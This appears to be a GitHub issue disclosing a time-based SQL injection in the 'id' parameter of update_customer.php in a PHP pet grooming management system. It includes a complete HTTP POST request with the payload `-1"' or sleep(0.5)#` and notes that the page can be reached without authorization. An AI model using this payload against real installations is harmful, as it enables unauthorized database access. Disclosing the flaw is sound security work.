New issue

Pet grooming management software -update_customer.php '**id**' SQL inject #1

Open

zhi-cyber opened 2 weeks ago Owner

Pet grooming management software - update_customer.php 'id' SQL inject

Exploit Title: Pet grooming management software - update_customer.php 'id' SQL inject

Vendor Homepage: https://www.sourcecodester.com

Software Link:https://www.sourcecodester.com/php/18340/pet-grooming-management-software-download.html

Version: Pet grooming management software 1.0

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Pet grooming management software does not filter the content correctly at the "admin/update_customer.php" id parameter, resulting in the generation of SQL injection.

Payload used:

```
POST /petgrooming_erp/petgrooming_erp/pet_grooming/admin/update_customer.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 22
```

```
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/petgrooming_erp/petgrooming_erp/pet_grooming/admin/tax.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=k4huplpnst13lnak8h2bujbhl8
Connection: close

id=-1"' or sleep(0.5)#
```


Proof of Concept


1、Unauthorized access is allowed

2、By examining the admin/update_customer.php code, it was discovered that the id parameter was concatenated in the SQL statement

3、SQL injection can only be carried out through delay. Here, the database is delayed by 0.5 for 5 seconds

payload: `1"' or sleep(0.5)#`





Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants